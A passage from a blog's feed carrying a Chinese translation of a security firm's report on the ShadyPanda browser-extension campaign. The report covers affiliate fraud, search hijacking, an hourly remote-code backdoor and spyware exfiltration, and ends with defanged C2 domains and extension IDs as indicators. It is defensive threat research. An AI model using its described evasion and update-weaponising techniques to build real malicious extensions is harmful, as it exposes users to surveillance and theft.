

    
    
    <summary type="html">ShadyPanda ran a seven-year browser-extension campaign that infected about 4.3 million Chrome and Edge users. The group published seemingly legitimate extensions—examples include Clean Master and WeTab—accumulating featured badges and millions of installs to gain user trust. Once widely deployed, they silently pushed malicious updates that transformed those extensions into backdoors and spyware: executing remote JavaScript, harvesting full browsing histories, keystrokes, cookies, and browser fingerprints, and exfiltrating data to attacker-controlled domains. The campaign highlights a systemic flaw in marketplace security:one-time submission reviews plus automatic updates allow trusted extensions to be weaponized after approval, requiring ongoing behavioral monitoring.</summary>


    <category term="security" scheme="https://programnotes.cn/categories/security/"/>
    
    
    <category term="plugin" scheme="https://programnotes.cn/tags/plugin/"/>
    
    <category term="browser" scheme="https://programnotes.cn/tags/browser/"/>
    
    <category term="security" scheme="https://programnotes.cn/tags/security/"/>
    
    <category term="ShadyPanda" scheme="https://programnotes.cn/tags/ShadyPanda/"/>
    
    <category term="extension" scheme="https://programnotes.cn/tags/extension/"/>
    
    <category term="edge" scheme="https://programnotes.cn/tags/edge/"/>
    
    <category term="chrome" scheme="https://programnotes.cn/tags/chrome/"/>
    
  </entry>
  
  <entry>
    <title>(译)430万浏览器被感染,揭秘 ShadyPanda 持续 7 年的恶意软件活动</title>
    <link href="https://programnotes.cn/browser-security-ShadyPanda/index.html"/>
    <id>https://programnotes.cn/browser-security-ShadyPanda/index.html</id>
    <published>2025-12-01T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.112Z</updated>
    
    <content type="html"><![CDATA[<h2 id="引言"><a href="#引言" class="headerlink" title="引言"></a>引言</h2><p>Koi 的研究人员发现了一个名为 ShadyPanda 的威胁组织——他们发起并维持了一场持续七年的浏览器扩展活动，已感染约 430 万名 Chrome 与 Edge 用户。</p><p>我们的调查揭示了两个仍然活跃的行动：</p><ul><li>一个约 30 万用户的 RCE（远程代码执行）后门：五个扩展在多年合法运营后于 2024 年中期被武器化，其中包括曾被标记为“Featured”（精选）和“Verified”（已验证）的 Clean Master。这些扩展每小时都会运行远程代码执行框架——下载并执行具有完整浏览器访问权限的任意 JavaScript。它们监控每次网站访问，窃取经过加密的浏览历史，并收集完整的浏览器指纹。</li><li>一个约 400 万用户的间谍软件行动：来自同一发行商的另外五个扩展（其中 WeTab 单独安装量约 300 万）正在积极收集每次访问的 URL、搜索查询与鼠标点击等数据，并将这些数据传回位于中国的服务器。</li></ul><p>ShadyPanda 的一些扩展曾被 Google 推荐和验证，从而获得了即时信任和大规模分发。七年来，该组织学会了如何武器化浏览器市场——建立信任、积累用户，并通过静默更新进行攻击。</p><p><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c56_b161140f.png" alt="Clean Master — 曾被 Google 推荐的恶意扩展"></p><h2 id="阶段-1：壁纸骗局（145-个扩展）"><a href="#阶段-1：壁纸骗局（145-个扩展）" class="headerlink" title="阶段 1：壁纸骗局（145 个扩展）"></a>阶段 1：壁纸骗局（145 个扩展）</h2><p>ShadyPanda 的第一次活动简单但规模庞大，发生在 2023 年。共有 145 个扩展，分布在两个市场——Chrome 网上应用店有 20 个，发布商为 nuggetsno15；Microsoft Edge 有 125 个，发布商为 rocket Zhang。所有这些都伪装成壁纸或生产力应用程序。</p><p>这波攻击是一次简单的联盟营销欺诈（affiliate fraud）。每当用户点击 eBay、Amazon 或 Booking.com 时，ShadyPanda 的扩展会悄悄注入联盟跟踪代码，从而在每次购买中获得隐藏佣金。这些扩展还部署了 Google Analytics 跟踪，以便把浏览数据货币化——每次网站访问、搜索查询与点击模式都被记录并出售。</p><p>这个阶段并不复杂，但很成功，ShadyPanda 学到了三个重要的教训：</p><ul><li>Chrome 的审核过程侧重于初次提交，而非持续行为</li><li>用户信任安装量高且评价积极的扩展</li><li>耐心是值得的——有些扩展在被检测到之前运行了数月。你看起来越合法，造成的损害就越大。</li></ul><h2 id="阶段-2：搜索劫持演变"><a href="#阶段-2：搜索劫持演变" class="headerlink" title="阶段 2：搜索劫持演变"></a>阶段 2：搜索劫持演变</h2><p>ShadyPanda 变得更大胆了。下一波攻击发生在 2024 年初，从被动货币化转向主动浏览器控制。</p><p>Infinity V+ 是这一阶段的典型例子。它伪装成新标签页类的生产力工具，但劫持了若干核心浏览器功能：</p><ul><li><p>搜索重定向：每次网络搜索都会通过 trovi.com（一个已知的浏览器劫持者）进行重定向。搜索查询会被记录、货币化并出售，搜索结果也被篡改以牟利。</p></li><li><p>Cookie 窃取：扩展程序读取特定域的 Cookie，并将跟踪数据发送到 nossl.dergoodting.com。创建了唯一的标识符来监控浏览活动。所有这些都未经同意或披露。<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c5f_57156942.png" alt="Cookie 窃取"></p></li><li><p>搜索查询收集：搜索框中的每个按键都会发送到外部服务器（s-85283.gotocdn[.]com 和 s-82923.gotocdn[.]com）。在你按下回车键之前，它们就能实时分析用户兴趣。扩展会捕获部分查询、拼写错误与更正，从而构建出你思考搜索问题时的细粒度轨迹。所有这些流量通过未加密的 HTTP 连接传输，使数据容易被拦截和货币化。这不仅记录你搜索的内容，还记录你如何思考搜索。</p></li></ul><p>ShadyPanda 正在学习并变得更具侵略性。但他们仍然被抓住了。扩展程序在部署后的几周或几个月内就被报告并移除。</p><p>他们需要一个更好的策略。</p><h2 id="阶段-3：长期博弈"><a href="#阶段-3：长期博弈" class="headerlink" title="阶段 3：长期博弈"></a>阶段 3：长期博弈</h2><p>五个扩展。其中三个在 2018-2019 年上传——包括拥有 20 万以上安装量的 Clean Master。所有这些都合法运营多年，获得了特色和验证状态。</p><p>策略：建立信任，积累用户，然后通过一次更新进行武器化。</p><p>在武器化之前，ShadyPanda 部署了隐蔽的安装追踪来优化分发策略——这是一次数据驱动的恶意软件开发过程。</p><p>2024 年中期：在积累了约 30 万个安装后，ShadyPanda 推送了恶意更新。借助 Chrome 与 Edge 的受信任自动更新机制，用户自动被感染。所有五个扩展随后都开始运行相同的恶意代码。<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c59_f288a824.png" alt="Koidex 免费速度测试专业版报告"></p><h2 id="远程代码执行：定时任务"><a href="#远程代码执行：定时任务" class="headerlink" title="远程代码执行：定时任务"></a>远程代码执行：定时任务</h2><p>每台受感染的浏览器都会运行一个远程代码执行框架。该框架每小时轮询 api.extensionplay[.]com，获取新指令，下载任意 JavaScript 并以完整的浏览器 API 权限执行。<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c5c_6d37b294.png" alt="远程代码执行"></p><p>这并非功能固定的恶意软件，而是一个后门。ShadyPanda 决定其行为。今天可能是监视，明天就可能是勒索软件、凭证窃取或企业间谍活动。更新机制自动运行，每小时一次，永不停歇。</p><h2 id="完整的浏览器监控"><a href="#完整的浏览器监控" class="headerlink" title="完整的浏览器监控"></a>完整的浏览器监控</h2><p>当前的有效载荷监控每次网站访问，并将加密数据窃取到 ShadyPanda 的服务器：<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c65_28322d95.png" alt="数据窃取示意图"></p><p>被收集/窃取的数据包括：</p><ul><li>每次访问的 URL，包含完整的浏览历史</li><li>显示导航模式的 HTTP 引用者</li><li>用于活动分析的时间戳</li><li>持久的 UUIDv4 标识（存储于 chrome.storage.sync，可跨设备同步）</li><li>完整的浏览器指纹：用户代理、语言、平台、屏幕分辨率、时区</li><li>所有数据在发送到 api.cleanmasters.store 之前都经过 AES 加密</li></ul><h2 id="规避与攻击能力"><a href="#规避与攻击能力" class="headerlink" title="规避与攻击能力"></a>规避与攻击能力</h2><ul><li>反分析：恶意代码会检测到开发者工具的打开并切换为良性行为以规避分析。代码高度混淆（变量名被缩短），并通过一个约 158KB 的 JavaScript 解释器执行以规避内容安全策略（CSP）。</li><li>中间人攻击：通过 service worker 可拦截和修改网络请求，用恶意脚本替换合法的 JavaScript 文件，从而实施凭证窃取、会话劫持，甚至向任意网站（包括 HTTPS 站点）注入内容。</li></ul><p>ShadyPanda 可以每小时更新其中任何一项功能。尽管这些扩展最近已从应用商店中移除，但其全面攻击的基础设施仍部署在所有受感染的浏览器上。</p><h2 id="阶段-4：间谍软件帝国（5-个扩展，400-万以上用户）"><a href="#阶段-4：间谍软件帝国（5-个扩展，400-万以上用户）" class="headerlink" title="阶段 4：间谍软件帝国（5 个扩展，400 万以上用户）"></a>阶段 4：间谍软件帝国（5 个扩展，400 万以上用户）</h2><p>然而，ShadyPanda 最重要的行动并非 Clean Master。Edge 版 Clean Master 的同一发行商 Starlab Technology 于 2023 年左右在 Microsoft Edge 上推出了另外 5 个扩展，累计安装量超过 400 万。</p><p>问题在于：所有 5 个扩展仍在 Microsoft Edge 市场中活跃。与第三阶段被移除的扩展不同，这个针对 400 万用户的监控操作目前仍在进行中。</p><p>其中两个是全面的间谍软件。旗舰产品 WeTab 新标签页（WeTab New Tab Page）仅一个就拥有 300 万安装量，它伪装成一个生产力工具，却是一个复杂的监控平台。<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c68_2dd22c2d.png" alt="WeTab 新标签页图片"></p><h2 id="全面数据收集"><a href="#全面数据收集" class="headerlink" title="全面数据收集"></a>全面数据收集</h2><p>WeTab 收集并将大量用户数据窃取到 17 个不同的域（中国的 8 个百度服务器、中国的 7 个 WeTab 服务器和 Google Analytics）：<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c62_7cc2d35b.png" alt="WeTab 数据收集示意图"></p><p>收集的内容：</p><ul><li>每次访问的 URL——完整的浏览历史实时传输</li><li>所有搜索查询——对用户搜索内容的按键级别监控</li><li>像素级精度的鼠标点击跟踪——X/Y 坐标和元素识别</li><li>浏览器指纹识别——屏幕分辨率、语言、时区、用户代理</li><li>页面交互数据——页面停留时间、滚动行为、活跃浏览时间</li><li>存储访问——读取 localStorage、sessionStorage，并可访问所有 cookie</li></ul><p>第四阶段的规模远超 Clean Master 行动：感染用户达 400 万，而后者仅为 30 万。这些扩展仍在 Microsoft Edge 市场中活跃——它们已经拥有危险的权限，包括访问所有 URL 和 cookie，用户现在仍在下载它们。ShadyPanda 可以随时推送更新，利用第三阶段相同的 RCE 后门框架，或者更糟糕的东西，来武器化这 400 万个浏览器。基础设施已就位。权限已授予。更新机制自动运行。</p><h2 id="七年利用"><a href="#七年利用" class="headerlink" title="七年利用"></a>七年利用</h2><p>ShadyPanda 的成功不仅仅在于技术上的复杂性。它在于七年来系统地利用了同一个漏洞：应用商店在提交时审查扩展。它们不会监控批准后发生的事情。</p><p>将所有这些活动联系在一起的是：代码签名相似性、重叠的基础设施、随着时间演变而相同的混淆技术。同一个行为者。不同的伪装。每个阶段都从上一个阶段中学习——从粗糙的联盟欺诈到耐心的五年运营。</p><p>自动更新机制——旨在确保用户安全——变成了攻击向量。Chrome 和 Edge 受信任的更新管道悄无声息地向用户分发恶意软件。没有网络钓鱼。没有社会工程。只有带有静默版本更新的受信任扩展，将生产力工具变成了监控平台。</p><p>ShadyPanda 控制着接下来会发生什么：会话劫持、凭证收集、账户接管、通过受损开发者进行的供应链攻击。对于企业而言，受感染的开发者工作站意味着代码库被入侵和 API 密钥被盗。基于浏览器的 SaaS 平台、云控制台和内部工具的身份验证意味着每次登录对 ShadyPanda 都是可见的。扩展绕过了传统的安全控制。ShadyPanda 已在您的网络中潜伏了一年多。</p><p>系统性问题不仅仅是一个恶意行为者。而是安全模型鼓励了这种行为：</p><ul><li>构建合法的东西</li><li>通过审查并获得信任信号（安装量、评论、验证徽章）</li><li>积累庞大的用户群</li><li>通过更新进行武器化</li><li>在被检测到之前获利</li></ul><p>ShadyPanda 证明了这种方法是有效的。现在，每个老练的威胁行为者都知道这个套路。</p><h2 id="最终思考"><a href="#最终思考" class="headerlink" title="最终思考"></a>最终思考</h2><p>一个耐心的威胁行为者和一个教训：信任是脆弱点。</p><p>ShadyPanda 证明，市场仍然以七年前的方式审查扩展——提交时进行静态分析，批准后信任，没有持续监控。Clean Master 合法运营了五年。静态分析无法捕捉到这一点。</p><p>这篇报告由 Koi Security 的研究团队撰写。</p><p>Koi 就是为此而生：对团队从市场获取的扩展进行行为分析与风险评分。我们关注的是扩展安装后的实际行为，而不是其宣称的功能。</p><h2 id="威胁指标（IOCS）"><a href="#威胁指标（IOCS）" class="headerlink" title="威胁指标（IOCS）"></a>威胁指标（IOCS）</h2><h3 id="C-amp-C-域："><a href="#C-amp-C-域：" class="headerlink" title="C&amp;C 域："></a>C&amp;C 域：</h3><ul><li>extensionplay[.]com</li><li>yearnnewtab[.]com</li><li>api.cgatgpt[.]net</li></ul><h3 id="窃取域："><a href="#窃取域：" class="headerlink" title="窃取域："></a>窃取域：</h3><ul><li>dergoodting[.]com</li><li>yearnnewtab[.]com</li><li>cleanmasters[.]store</li><li>s-85283.gotocdn[.]com</li><li>s-82923.gotocdn[.]com</li></ul><h3 id="Chrome-扩展："><a href="#Chrome-扩展：" class="headerlink" title="Chrome 扩展："></a>Chrome 扩展：</h3><ul><li>eagiakjmjnblliacokhcalebgnhellfi</li><li>ibiejjpajlfljcgjndbonclhcbdcamai</li><li>ogjneoecnllmjcegcfpaamfpbiaaiekh</li><li>jbnopeoocgbmnochaadfnhiiimfpbpmf</li><li>cdgonefipacceedbkflolomdegncceid</li><li>gipnpcencdgljnaecpekokmpgnhgpela</li><li>bpgaffohfacaamplbbojgbiicfgedmoi</li><li>ineempkjpmbdejmdgienaphomigjjiej</li><li>nnnklgkfdfbdijeeglhjfleaoagiagig</li><li>Mljmfnkjmcdmongjnnnbbnajjdbojoci</li><li>llkncpcdceadgibhbedecmkencokjajg</li><li>nmfbniajnpceakchicdhfofoejhgjefb</li><li>ijcpbhmpbaafndchbjdjchogaogelnjl</li><li>olaahjgjlhoehkpemnfognpgmkbedodk</li><li>gnhgdhlkojnlgljamagoigaabdmfhfeg</li><li>cihbmmokhmieaidfgamioabhhkggnehm</li><li>lehjnmndiohfaphecnjhopgookigekdk</li><li>hlcjkaoneihodfmonjnlnnfpdcopgfjk</li><li>hmhifpbclhgklaaepgbabgcpfgidkoei</li><li>lnlononncfdnhdfmgpkdfoibmfdehfoj</li><li>nagbiboibhbjbclhcigklajjdefaiidc</li><li>ofkopmlicnffaiiabnmnaajaimmenkjn</li><li>ocffbdeldlbilgegmifiakciiicnoaeo</li><li>eaokmbopbenbmgegkmoiogmpejlaikea</li><li>lhiehjmkpbhhkfapacaiheolgejcifgd</li><li>ondhgmkgppbdnogfiglikgpdkmkaiggk</li><li>imdgpklnabbkghcbhmkbjbhcomnfdige</li></ul><h3 id="Edge-附加组件："><a href="#Edge-附加组件：" class="headerlink" title="Edge 附加组件："></a>Edge 附加组件：</h3><ul><li>bpelnogcookhocnaokfpoeinibimbeff</li><li>enkihkfondbngohnmlefmobdgkpmejha</li><li>hajlmbnnniemimmaehcefkamdadpjlfa</li><li>aadnmeanpbokjjahcnikajejglihibpd</li><li>ipnidmjhnoipibbinllilgeohohehabl</li><li>fnnigcfbmghcefaboigkhfimeolhhbcp</li><li>nlcebdoehkdiojeahkofcfnolkleembf</li><li>fhababnomjcnhmobbemagohkldaeicad</li><li>nokknhlkpdfppefncfkdebhgfpfilieo</li><li>ljmcneongnlaecabgneiippeacdoimaa</li><li>onifebiiejdjncjpjnojlebibonmnhog</li><li>dbagndmcddecodlmnlcmhheicgkaglpk</li><li>fmgfcpjmmapcjlknncjgmbolgaecngfo</li><li>kgmlodoegkmpfkbepkfhgeldidodgohd</li><li>hegpgapbnfiibpbkanjemgmdpmmlecbc</li><li>gkanlgbbnncfafkhlchnadcopcgjkfli</li><li>oghgaghnofhhoolfneepjneedejcpiic</li><li>fcidgbgogbfdcgijkcfdjcagmhcelpbc</li><li>nnceocbiolncfljcmajijmeakcdlffnh</li><li>domfmjgbmkckapepjahpedlpdedmckbj</li><li>cbkogccidanmoaicgphipbdofakomlak</li><li>bmlifknbfonkgphkpmkeoahgbhbdhebh</li><li>ghaggkcfafofhcfppignflhlocmcfimd</li><li>hfeialplaojonefabmojhobdmghnjkmf</li><li>boiciofdokedkpmopjnghpkgdakmcpmb</li><li>ibfpbjfnpcgmiggfildbcngccoomddmj</li><li>idjhfmgaddmdojcfmhcjnnbhnhbmhipd</li><li>jhgfinhjcamijjoikplacnfknpchndgb</li><li>cgjgmbppcoolfkbkjhoogdpkboohhgel</li><li>afooldonhjnhddgnfahlepchipjennab</li><li>fkbcbgffcclobgbombinljckbelhnpif</li><li>fpokgjmlcemklhmilomcljolhnbaaajk</li><li>hadkldcldaanpomhhllacdmglkoepaed</li><li>iedkeilnpbkeecjpmkelnglnjpnacnlh</li><li>hjfmkkelabjoojjmjljidocklbibphgl</li><li>dhjmmcjnajkpnbnbpagglbbfpbacoffm</li><li>cgehahdmoijenmnhinajnojmmlnipckl</li><li>fjigdpmfeomndepihcinokhcphdojepm</li><li>chmcepembfffejphepoongapnlchjgil</li><li>googojfbnbhbbnpfpdnffnklipgifngn</li><li>fodcokjckpkfpegbekkiallamhedahjd</li><li>igiakpjhacibmaichhgbagdkjmjbnanl</li><li>omkjakddaeljdfgekdjebbbiboljnalk</li><li>llilhpmmhicmiaoancaafdgganakopfg</li><li>nemkiffjklgaooligallbpmhdmmhepll</li><li>papedehkgfhnagdiempdbhlgcnioofnd</li><li>glfddenhiaacfmhoiebfeljnfkkkmbjb</li><li>pkjfghocapckmendmgdmppjccbplccbg</li><li>gbcjipmcpedgndgdnfofbhgnkmghoamm</li><li>ncapkionddmdmfocnjfcfpnimepibggf</li><li>klggeioacnkkpdcnapgcoicnblliidmf</li><li>klgjbnheihgnmimajhohfcldhfpjnahe</li><li>acogeoajdpgplfhidldckbjkkpgeebod</li><li>ekndlocgcngbpebppapnpalpjfnkoffh</li><li>elckfehnjdbghpoheamjffpdbbogjhie</li><li>dmpceopfiajfdnoiebfankfoabfehdpn</li><li>gpolcigkhldaighngmmmcjldkkiaonbg</li><li>dfakjobhimnibdmkbgpkijoihplhcnil</li><li>hbghbdhfibifdgnbpaogepnkekonkdgc</li><li>fppchnhginnfabgenhihpncnphhafmac</li><li>ghhddclfklljabeodmcejjjlhoaaiban</li><li>bppelgkcnhfkicolffhlkbdghdnjdkhi</li><li>ikgaleggljchgbihlaanjbkekmmgccam</li><li>bdhjinjoglaijpffoamhhnhooeimgoap</li><li>fjioinpkgmlcioajfnncgldldcnabffe</li><li>opncjjhgbllenobgbfjbblhghmdpmpbj</li><li>cbijiaccpnkbdpgbmiiipedpepbhioel</li><li>fbbmnieefocnacnecccgmedmcbhlkcpm</li><li>hmbacpfgehmmoloinfmkgkpjoagiogai</li><li>paghkadkhiladedijgodgghaajppmpcg</li><li>bafbmfpfepdlgnfkgfbobplkkaoakjcl</li><li>kcpkoopmfjhdpgjohcbgkbjpmbjmhgoi</li><li>jelgelidmodjpmohbapbghdgcpncahki</li><li>lfgakdlafdenmaikccbojgcofkkhmolj</li><li>hdfknlljfbdfjdjhfgoonpphpigjjjak</li><li>kpfbijpdidioaomoecdbfaodhajbcjfl</li><li>fckphkcbpgmappcgnfieaacjbknhkhin</li><li>lhfdakoonenpbggbeephofdlflloghhi</li><li>ljjngehkphcdnnapgciajcdbcpgmpknc</li><li>ejfocpkjndmkbloiobcdhkkoeekcpkik</li><li>ccdimkoieijdbgdlkfjjfncmihmlpanj</li><li>agdlpnhabjfcbeiempefhpgikapcapjb</li><li>mddfnhdadbofiifdebeiegecchpkbgdb</li><li>alknmfpopohfpdpafdmobclioihdkhjh</li><li>hlglicejgohbanllnmnjllajhmnhjjel</li><li>iaccapfapbjahnhcmkgjjonlccbhdpjl</li><li>ehmnkbambjnodfbjcebjffilahbfjdml</li><li>ngbfciefgjgijkkmpalnmhikoojilkob</li><li>laholcgeblfbgdhkbiidbpiofdcbpeeo</li><li>njoedigapanaggiabjafnaklppphempm</li><li>fomlombffdkflbliepgpgcnagolnegjn</li><li>jpoofbjomdefajdjcimmaoildecebkjc</li><li>nhdiopbebcklbkpfnhipecgfhdhdbfhb</li><li>gdnhikbabcflemolpeaaknnieodgpiie</li><li>bbdioggpbhhodagchciaeaggdponnhpa</li><li>ikajognfijokhbgjdhgpemljgcjclpmn</li><li>lmnjiioclbjphkggicmldippjojgmldk</li><li>ffgihbmcfcihmpbegcfdkmafaplheknk</li><li>lgnjdldkappogbkljaiedgogobcgemch</li><li>hiodlpcelfelhpinhgngoopbmclcaghd</li><li>mnophppbmlnlfobakddidbcgcjakipin</li><li>jbajdpebknffiaenkdhopebkolgdlfaf</li><li>ejdihbblcbdfobabjfebfjfopenohbjb</li><li>ikkoanocgpdmmiamnkogipbpdpckcahn</li><li>ileojfedpkdbkcchpnghhaebfoimamop</li><li>akialmafcdmkelghnomeneinkcllnoih</li><li>eholblediahnodlgigdkdhkkpmbiafoj</li><li>ipokalojgdmhfpagmhnjokidnpjfnfik</li><li>hdpmmcmblgbkllldbccfdejchjlpochf</li><li>iphacjobmeoknlhenjfiilbkddgaljad</li><li>jiiggekklbbojgfmdenimcdkmidnfofl</li><li>gkhggnaplpjkghjjcmpmnmidjndojpcn</li><li>opakkgodhhongnhbdkgjgdlcbknacpaa</li><li>nkjomoafjgemogbdkhledkoeaflnmgfi</li><li>ebileebbekdcpfjlekjapgmbgpfigled</li><li>oaacndacaoelmkhfilennooagoelpjop</li><li>ljkgnegaajfacghepjiajibgdpfmcfip</li><li>hgolomhkdcpmbgckhebdhdknaemlbbaa</li><li>bboeoilakaofjkdmekpgeigieokkpgfn</li><li>dkkpollfhjoiapcenojlmgempmjekcla</li><li>emiocjgakibimbopobplmfldkldhhiad</li><li>nchdmembkfgkejljapneliogidkchiop</li><li>lljplndkobdgkjilfmfiefpldkhkhbbd</li><li>hofaaigdagglolgiefkbencchnekjejl</li><li>hohobnhiiohgcipklpncfmjkjpmejjni</li><li>jocnjcakendmllafpmjailfnlndaaklf</li><li>bjdclfjlhgcdcpjhmhfggkkfacipilai</li><li>ahebpkbnckhgjmndfjejibjjahjdlhdb</li><li>enaigkcpmpohpbokbfllbkijmllmpafm</li><li>bpngofombcjloljkoafhmpcjclkekfbh</li><li>cacbflgkiidgcekflfgdnjdnaalfmkob</li><li>ibmgdfenfldppaodbahpgcoebmmkdbac</li></ul><h2 id="其他报道"><a href="#其他报道" class="headerlink" title="其他报道"></a>其他报道</h2><ul><li><a href="https://www.v2ex.com/t/1176399">v2ex,笑不出来，用了好多年的 Infinity 新标签页 疑似被投毒</a></li><li><a href="https://meta.appinn.net/t/topic/78159">小众软件,用 Infinity 新标签页 (Pro) 和We Tab 新标签页的注意啦，扩展被黑产投毒啦</a></li><li><a href="https://www.landiannews.com/archives/111259.html">landiannews</a></li><li><a href="https://www.koi.ai/blog/4-million-browsers-infected-inside-shadypanda-7-year-malware-campaign#heading-1">原文,KOI, 4.3 Million Browsers Infected: Inside ShadyPanda’s 7-Year Malware Campaign</a></li><li><a href="https://github.com/ruanyf/weekly/issues/8349">github issue,阮一峰技术博客</a></li><li><a href="https://programnotes.cn/browser-security-ShadyPanda-en/">转载,KOI, 4.3 Million Browsers Infected: Inside ShadyPanda’s 7-Year Malware Campaign</a></li></ul>]]></content>
    
    
    <summary type="html">名为 ShadyPanda 的组织策划并实施了长达七年的浏览器扩展恶意活动，感染了约 430 万用户。他们先发布合法插件（如 Clean Master、WeTab）以获取信任和“Featured/精选”推荐，积累数百万用户后通过静默更新将这些扩展武器化。这些扩展成为后门与间谍软件，窃取浏览历史、执行远程代码，暴露出应用商店“只在提交时审查”的系统性漏洞。</summary>


    <category term="security" scheme="https://programnotes.cn/categories/security/"/>
    
    
    <category term="plugin" scheme="https://programnotes.cn/tags/plugin/"/>
    
    <category term="browser" scheme="https://programnotes.cn/tags/browser/"/>
    
    <category term="security" scheme="https://programnotes.cn/tags/security/"/>
    
    <category term="ShadyPanda" scheme="https://programnotes.cn/tags/ShadyPanda/"/>
    
    <category term="extension" scheme="https://programnotes.cn/tags/extension/"/>
    
    <category term="edge" scheme="https://programnotes.cn/tags/edge/"/>
    
    <category term="chrome" scheme="https://programnotes.cn/tags/chrome/"/>
    
  </entry>
  
  <entry>
    <title>github Fine-grained personal access token 使用</title>
    <link href="https://programnotes.cn/github-Fine-grained-personal-access-token/index.html"/>
